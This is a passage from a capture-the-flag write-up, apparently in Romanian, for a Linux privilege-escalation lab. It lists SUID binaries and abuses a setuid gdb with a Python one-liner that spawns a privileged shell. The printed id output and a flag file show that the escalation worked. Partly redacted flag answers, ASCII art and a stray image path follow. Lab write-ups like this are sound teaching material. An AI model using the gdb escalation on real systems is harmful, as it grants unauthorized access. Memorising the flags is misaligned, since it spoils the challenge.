/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/gdb
/usr/bin/fixpermissions
/usr/bin/sudo
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ ls -lah /usr/bin/gdb
```


```
-rwsr-sr-x 1 user5 user5 7.7M Oct 14  2019 /usr/bin/gdb
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$
```

```
$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
id
uid=1000(www) gid=3000(www) euid=1005(user5) egid=1005(user5) groups=1005(user5)
whoami
user5
cd /home/user5; ls
flag4.txt
cat flag4.txt
Do you think is nothing to do? What about another flag little shrimp.

Flag: ctf{fca862cbd46080db28cbe3[REDACTAT]b53baf1242d5532c6338e5634a4b}

          \.   \.      __,-"-.__       ./   ./
       \.   \`.  \`.-"" _,="=._ ""`-.'/  .'/   ./
        \`.  \_`-"      _,="=._      ``-'_/  .'/
         \ `-',-._   _.  _,="=._ ,_   _.-,`-' /
       \. /`,-',-._ """"  \ _,="=._ /  """" _.-,`-,'\ ./
        \`-'  /    `-._  "       "  _.-'    \  `-'/
        /)   (        \    ,-.    /        )   (\
     ,-'"     `-.      \ /   \ /      .-'     "`-,
   ,'_._         `-._____/ /  _  \ \_____.-'        _._`,
  /,'   `.             \_/ \_/             .'   `,\
```



Flag 1: ctf{d6285bf0fef00f1b70cb[REDACTAT]3b484bd6da7e098b3d5617bddaa}
Flag 2: ctf{8c4384c8f1b5ae733595[REDACTAT]cea1c757989dacce29d637d2f4b25f1}
Flag 3: ctf{8d9f87dc5144aa305af81f[REDACTAT]1a5f5ca34ef4374de2641814727}
Flag 4: ctf{fca862cbd46080db28cbe[REDACTAT]baf1242d5532c6338e5634a4b}

Contribuitori

- Moldovan Darius (T3jv1l)